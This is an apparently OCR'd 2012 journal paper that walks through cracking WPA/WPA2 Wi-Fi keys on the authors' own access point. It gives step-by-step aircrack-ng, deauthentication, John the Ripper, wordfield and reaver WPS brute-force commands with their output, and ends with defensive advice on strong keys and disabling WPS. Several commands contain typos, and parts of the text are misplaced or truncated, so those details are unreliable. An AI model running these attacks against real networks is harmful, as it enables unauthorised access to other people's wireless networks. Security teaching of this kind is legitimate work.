ISSN: 2278 – 1323
International Journal of Advanced Research in Computer Engineering & Technology
Volume 1, Issue 4, June 2012

WPA Exploitation In The World Of Wireless Network

Pranav S. Ambavkar, Pranit U. Patil, Dr.B.B.Meshram, Prof. Pamu Kumar Swamy
VJTI, Matunga, Mumbai, India.

ambavkar.pranav@gmail.com

***Abstract*—Wifi device uses security authentication protocol even though they are having some weakness. Generally wep, wpa protocols are used for security purpose. This is already proved that WEP authentication protocol is a weak protocol. By analyzing weakness of wep the concept of WPA and WPA2 developed. In this paper, we will examine the weaknesses of "Strong WPA/WPA2 Authentication" and see how easy it is to crack the protocol. We will take a look at the new standard's WPA and WPA2 implementations along with their first minor vulnerabilities and how it is possible to crack it.**

Index Terms—WEP,WPA,WPA2,Aircrack-ng,John-the-ripper,wordfield,reaver

I.INTRODUCTION

WEP,WPA and WPA2 are the authentication protocols are used for security of wireless network. Researchers had found various weaknesses in WEP old system .To overcome that its place is taken by WPA and WPA2.Today world says that WPA and WPA2 are very strong protocols providing good security. First we will see the brief history of WEP,WPA and WPA2.

A.*WEP [1] :*

WEP protocol was not developed by researchers or experts in security and cryptography. So weakness was not considered in all direction. The name David Wagner proved RC4 vulnerable. In 2001, Scott Fluhrer, Itsik Mantin and Adi Shamir published paper on WEP, showing two vulnerabilities in the RC4 encryption algorithm: invariance weaknesses and known Initialization Vector(IV) attacks. Both attacks rely on the fact that for certain key values it is possible for bits in the initial bytes of the key stream to depend on just a few bits of the encryption key. As the encryption key is nothing but concatenation of secret key and IV, certain IV values yield weak keys.

B.*WPA :*

Wifi Protected Access (WPA) was created by the Wi-Fi Alliance, an industry trade group, which owns the trademark to the Wi-Fi name and certifies devices that carry that name. IEEE 802.1X authentication server uses, WPA, in which it provides different keys to each user. However, it can also be used in a less secure "pre-shared key" (PSK) mode.
Data is encrypted using the RC4 stream cipher, with a 128-bit key and a 48-bit initialization vector (IV). One major improvement in WPA over WEP is the Temporal Key Integrity Protocol (TKIP), which dynamically changes keys as the system is used. The factor Key recovery is possible in WEP was removed in WPA by adding large IV in algorithm.

WPA has highly secured payload integrity. The CRC used in WEP is not secured as it is possible to change CRC message during cracking even if WEP key is not known. A more secured algorithm named Message Integrity Code (MIC) is used in WPA to overcome WEP weaknesses. Frame counter mechanism is used in MIC of WPA that prevents execution of repeated attacks.

C.*WPA2 :*

There is very much similarities between 802.11i/WPA2 authentication security WPA, with a few differences. It uses AES based algorithm.At the end of the proposed 802.11i transition, AES encryption was put to use as hardware was upgraded to allow for the change.

II. WPA/WPA2 WEAKNESSESS

Weaknesses of WPA/WPA2 has been discovered.

A. *Weak password :*

If client is connected to access point using weak password then password cracking attacks are possible. WPA uses a password for accessing. When device is connected to access point with WPA password, its encrypted form is pass over network which is catch by someone who is listening it. Catching the data is not an issue but if encrypted

password captured by cracker is weak, small then by using dictionary attack cracking is possible.

B. *WPS PIN recovery[2] :*

One of the most serious weakness is found in December 2011 by Stefan Viehbock that impact on wireless access point with the Wi-Fi Protected Setup (WPS) feature, without knowing of which encryption method they use. Todays there are many routers having this feature enabled by default. Wifi manufacturer had find out a new alternative method to eliminate weak password choices given by user. The feature generates automatically strong password and users should add their devices to desired network. The router has pushing button on the devices or entering an 8-digit PIN. The flaw in WPA PIN allows attacker to recover of PIN.

III. TOOLS NEEDED TO EXPLOIT WPA

- Blackbuntu operating system
- TP Link Access point whose wireless network encrypted with a WPA passphrase (*Figure1)*

Figure : TP Link Access point

- Network card that supports packet injection, such as TP-link TL-WN821N adapter with atheros chipset

  Dell INSPIRON 4050 laptop's internal Network card is not supporting packet injection function. So I am using TP-link TL-WN821N adapter with atheros chipset. It shows wlan1 interface(*Figure2*).

Figure2: TP-link TL-WN821N adapter

- Basic Linux networking skills and command line capabilities

IV.Attacks on WPA

A. *Aircrack-ng against WPA[3]:*

Step 1 : Put the interface in monitor mode. Prepare to start dumping packets from targeted network.

"airmon-ng start wlan1" where wlan1 is your network interface device. It enables wlan1 to monitor mode(*Figure3*).

Figure3: airmon-ng start wlan1

Step 2 : Start capturing packets from targeted access point and be ready to deauthenticate a device connected to desired access point(*Figure4*).

"airodump-ng mon0" wait for some time to load all networks available in range of lan card. Enter Ctrl+C to stop scanning. It will show all details about desired access point. Such as connected BSSID, power, Beacon frames, Data packets, channel, Encryption, cipher type and ESSID. After selecting network that we want to crack note down the BSSID and channel number. Here I am going to crack access point whose BSSID is F4:EC:38:BA:6C:44 and ESIID redot on channel 1.



Figure4: airodump-ng mon0

Step 3 : Monitor and store data passing through network

airodump-ng mon0 --channel 1 --bssid F4:EC:38:BA:6C:44 -w reddot. The data being recorded and saved in reddot named file.

Step 4 : Deauthenticate the device connected to access point and force them to re exchange WPA key(*Figure5*)

It will provide the 4-way handshake for us, once they are disconnected from the wireless access point. Assuming you still have a terminal window open dumping traffic, open a new terminal and deauthenticate the victim from the target network.

Aireplay-ng -o 4 -a F4:EC:38:BA:6C:44 -c 90:4C:E5:B2:6F:D8 mon0

where "-0 4" tells aireplay to inject deauthentication packets (4 of them), "-a" is the wireless access point MAC address and "-c" is the client (victim) MAC address.



Figure5: Aireplay-ng

A successful deauthentication attack will show ACKs, which indicates that the victim who is connected to the access point has acknowledged the disconnect we just issued. It is possible to send just 1 deauthentication request, but depending on the range of you to the target wireless network sometimes more than 1 request is needed. We chose to inject a handful of deauthentication requests to ensure that the vicim gets the message.

Step 4 : Its time to confirm 4-way handshake is captured or not(*Figure6*) : Now that you deauthenticated a client from the wireless network, that client will re-exchange the WPA key. Because you have your terminal window still open and dumping traffic, you should have captured this handshake.

Figure 6: 4-way handshake

Airodump will show the captured handshake in the top right hand corner. Now that you captured the packet you need, you can close this window and proceed to break the WPA key.

Step 5 : To crack the password you need a file which contains list of password. Prepare your own dictionary which contains all possible passwords that generally used. There are lot of dictionary files exits on internet that can be used for demo cracking. Here I Compiled a file password.lst. Knowing what your password is for your own network, compile a dictionary file and include the real password somewhere in the middle.

Step 6 : Cracking the WPA key using aircrack-ng, dictionary file and 4-way handshake captured file redot.cap(*Figure7*)

```
root@pranav-PC/home/pranav# aircrack-ng -w /home/pranav/Downloads/password.lst -b F4:EC:38:BA:6C:44 /home/pranav/reddot-01.cap
Opening /home/pranav/reddot-01.cap
Reading packets, please wait...

                          Aircrack-ng 1.1 r1887

                [00:00:00] 8 keys tested (657.14 k/s)

                      KEY FOUND! [ Game0nBitch ]

     Master Key     : DF 87 86 8D 44 1F 93 59 50 38 09 3C E8 8D E5 C4
                      C2 0C BD 1D 5B 03 F3 58 13 8E 30 0B 06 02 A0 F4

     Transient Key  : 14 61 CF 15 49 88 8A 2E 17 A6 34 38 FE A7 F5 A1
                      32 91 AB 0E E2 75 DF B5 A3 C5 71 78 DF 89 AC CF
                      59 F1 65 68 CE A8 66 21 FD 92 9E 92 2B D9 BC 88
                      B8 B1 67 E1 39 83 E9 69 AE C8 11 E3 21 15 46 DE

     EAPOL HMAC     : A0 23 65 40 FB 43 D4 72 E8 7F 27 1A A2 9D 8A 7D
root@pranav-PC/home/pranav#
```

Figure7: aircrack-ng

The WPA or WPA2 password is what you see besides “KEY FOUND!” inside the brackets

B.*Crack WPA/WPA2-PSK with John the Ripper [4]:*

At the moment, we need to use dictionaries to brute force the WPA/WPA-PSK. To crack WPA/WPA2-PSK requires the to be cracked key is in your dictionaries. I have a better solution to crack WPA/WPA2-PSK. Suppose the wifi channel is 5, the BSSID MAC is 00:17:9A:82:44:1B and the client MAC is 90:4C:E5:B2:6F:D8. Make sure the client is connecting to the wifi router.

aircrack-ng -w /home/pranav/download/password.lst –b F4:EC:38:BA:6C:44 /home/pranav/reddot-01.cap

where "-w" specifies the dictionary file to use.

This command will start trying the passwords listed in the dictionary file that you provided until it finds a match. If the password wasn’t found then you need to use a better dictionary file. It is possible that the password can not be found at all in case it was long and complex enough! But in case there was a match then you should see something like :

Step 1 : airmon-ng start wlan1

Step 2 : airodump-ng mon0

Step 3 : airodump-ng --channel 7 --write output --bssid 00:17:9A:82:44:1B mon0

Step 4: aireplay-ng --deauth 4 -a 00:17:9A:82:44:1B -c 90:4C:E5:B2:6F:D8 mon0

Step5: /pentest/password/john-1.7.6.jumbo12/run/john -stdout -incremantal:all | aircrack-ng –b 00:17:9A:82:44:1B -w - /home/pranav/test-01.cap(*Figure8*)

Figure8: John the Ripper output

You are required to wait for hours or years for the cracking which is depends on how powerful your hardwares are and strength of the key.

C.*Cracking WPA Without a Dictionary (Aircrack-ng + WordField)[5] :*

Instead of using a dictionary on a WPA encrypted network, we can perform a bruteforce attack. For key generation I will use a tool called WordField, which can be found here.By using this tool we can crack key using bruteforce attack.

Usage of this tool is very simple :

wordfield [OPTION...] MINLENGTH [MAXLENGTH]

So running "wordfield -a -n 8 8" will output all possible alphanumeric strings which are 8 characters long. I will be using the output from this tool as the input for aircrack-ng.

When a 4 way handshake has been saved with airodump-ng, the wpa network is now ready to crack. This is usually where a dictionary attack will be launched. But using this method, the dictionary will be generated in realtime against cracking the wpa key.

This is the command to do this,

wordfield -a -n 8 8 | aircrack-ng –b 00:17:9A:82:44:1B -w - /home/pranav/Wifire-02.cap(*Figure9*)



Figure 9: WordField output

This will pipe the output from wordfield into aircrack-ng. Also, please note that this is only really effective on weak keys, unless you have a lot of computational power. When I set a WPA key aabbccdd it took 22 hours 7 minutes and 35 seconds.When tried for aaaabbbb took 2 minutes and 6 seconds. So cracking using wordfield depend upon your laptops processor speed and how much key is complicated as it tries all possible permutation combination.

D. *How to crack WPA/WPA2 without a dictionary using reaver[6]:*

The security of WPA/WPA2 network encryption is now over. It no longer takes decades to crack. Their brilliant team have found a weakness in WPA that lets an attacker bruteforce against Wifi Protected Setup (WPS) PINS in order to then recover the WPA/WPA2 key. We'll be using a tool which exploits this bug called reaver.
I will take you through how this is done on a Linux machine

Using the terminal:

1. Download aircrack-ng : sudo apt-get install aircrack-ng

2. Put Wifi adapter into monitor mode : sudo airmon-ng start wlan1

3. Use airodump-ng to scan for WPA/WPA2 encrypted network BSSIDs : sudo airodump-ng mon0

The BSSIDs are listed on the left, these are the IDs for the various surrounding networks. Pick one which is WPA/WPA2 and uses a Public Shared Key (PSK). Don't close this terminal, open up a new terminal and use this.
4. Use wash command as shown in Figure10 to scan wps pin enabled nearest access points : sudo wash –i mon0

```
root@pranav-PC:/aircrack-ng-1.1# airmon-ng

Interface       Chipset         Driver

mon0            Atheros         ath9k - [phy1]
wlan1           Atheros         ath9k - [phy1]
wlan0           Unknown         brcmsmac - [phy0]

root@pranav-PC:/aircrack-ng-1.1# wash -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

BSSID                 Channel       RSSI       WPS Version       WPS Locked
    ESSID
-------------------------------------------------------------------------------
-------------------------------
F4:EC:38:BA:6C:44       4           -76        1.0               No
    reddot
```

Figure10:Nearest wps supporting Access Points

5. sudo reaver -i mon0 -b -b "BSSID" = the router to crack. F4:EC:38:BA:6C:44(*Figure11*)

-i mon0 = use the mon0 interface which is your wifi adapter in monitor mode.

```
pranav@pranav-PC:/$ sudo su
[sudo] password for pranav:
root@pranav-PC:/# reaver -i mon0 -b F4:EC:38:BA:6C:44

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

[+] Waiting for beacon from F4:EC:38:BA:6C:44
[+] Associated with F4:EC:38:BA:6C:44 (ESSID: reddot)
[+] 0.05% complete @ 2012-06-11 02:14:47 (4 seconds/pin)
[+] 0.10% complete @ 2012-06-11 02:15:03 (3 seconds/pin)
[+] 0.15% complete @ 2012-06-11 02:15:19 (3 seconds/pin)
[+] 0.19% complete @ 2012-06-11 02:15:39 (3 seconds/pin)
[+] 0.22% complete @ 2012-06-11 02:15:55 (3 seconds/pin)
[+] 0.26% complete @ 2012-06-11 02:16:16 (3 seconds/pin)
[+] 0.31% complete @ 2012-06-11 02:16:32 (3 seconds/pin)
[+] 0.35% complete @ 2012-06-11 02:16:47 (3 seconds/pin)
[+] 0.40% complete @ 2012-06-11 02:17:03 (3 seconds/pin)
[+] 0.44% complete @ 2012-06-11 02:17:18 (3 seconds/pin)
[+] 0.48% complete @ 2012-06-11 02:17:34 (3 seconds/pin)
[+] 0.53% complete @ 2012-06-11 02:17:50 (3 seconds/pin)
[+] 0.57% complete @ 2012-06-11 02:18:11 (3 seconds/pin)
[+] 0.62% complete @ 2012-06-11 02:18:27 (3 seconds/pin)
[+] 0.66% complete @ 2012-06-11 02:18:43 (3 seconds/pin)
[+] 0.71% complete @ 2012-06-11 02:18:59 (3 seconds/pin)
[+] 0.75% complete @ 2012-06-11 02:19:15 (3 seconds/pin)
[+] 0.80% complete @ 2012-06-11 02:19:31 (3 seconds/pin)
```

Figure11:Reaver attack

6. Now wait from around hours as it cracks the network key! It cracks a numeric WPS key in all possible ways and took less time as it tries all permutation combination for a numeric pin. When I set a WPA key "Game0nBitch" combination of alphanumeric key it took 16 hours 58 minutes and 25 seconds to crack.(*Figure 12*)



Figure 12:WPA Exploitation using Reaver

V. CONCLUSION

In this paper we learned WEP,WPA,WPA2 authentication protocols. Weak passwords and WPS Pin are the main flaws in authentication. We have seen two types of dictionary attack aircrack-ng, john-the-ripper if the password is weak and two types of Brute force attack wordfield and reaver if WPS PIN enabled router is in network. We have good knowledge of how crackers can attack wireless networks that use weak WPA / WPA2 keys and the simple countermeasures that you can take to ensure that it doesn't happen to you. With a strong, long, complex key, disabling WPS PIN and good security practices, a wireless LAN secured by WPA / WPA2 is definitely *not* an easy target.

REFERENCES

[1]Wi-Fi security – WEP, WPA and WPA2 Guillaume Lehembre

[2]http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access#WPS_PIN_recovery

[3]https://sites.google.com/site/clickdeathsquad/Home/cds-wpacrack

[4]http://samiux.blogspot.in/2010/04/howto-crack-wpawpa2-psk-with-john.html

[5]http://www.zer0trusion.com/2011/09/cracking-wpa-without-dictionary.html

[6]http://www.zer0trusion.com

: r is a student of VJTI He did his B.Tech. I.T. A.T.university. He has published three papers. He has work experience as a software engineer in INFOSYS and Lecturer at Rajendra Mane College of Engineering.

udent of VJTI Matunga, B.Tech. Computer. degree ersity. He has published

Dr. B. B. Meshram is working as Professor in Computer Technology Dept., VJTI, Matunga, Mumbai. He is Ph.D. in Computer Engineering and has published international journal is 25, National journal is 1, international conference is 70 and national conference 39 papers to his credit. He has taught various subjects such as Object Oriented Software Engg., Network Security, Advanced Databases, Advanced Computer Network (TCP/IP), Data warehouse and Data mining, etc at Post Graduate Level. He has guided several projects at graduate and post graduate level. He is the life member of CSI and Institute of Engineers etc

Mr. Pamu Kumar Swamy has done M.E. in I.T. degree ,B.E. in Electronics degree BSc in years of experience in nology Infrastructure principal technical consultant for major commercial open systems and open source systems, data storage, LAN/WAN/WLAN networks, IT security , technical education and technology education .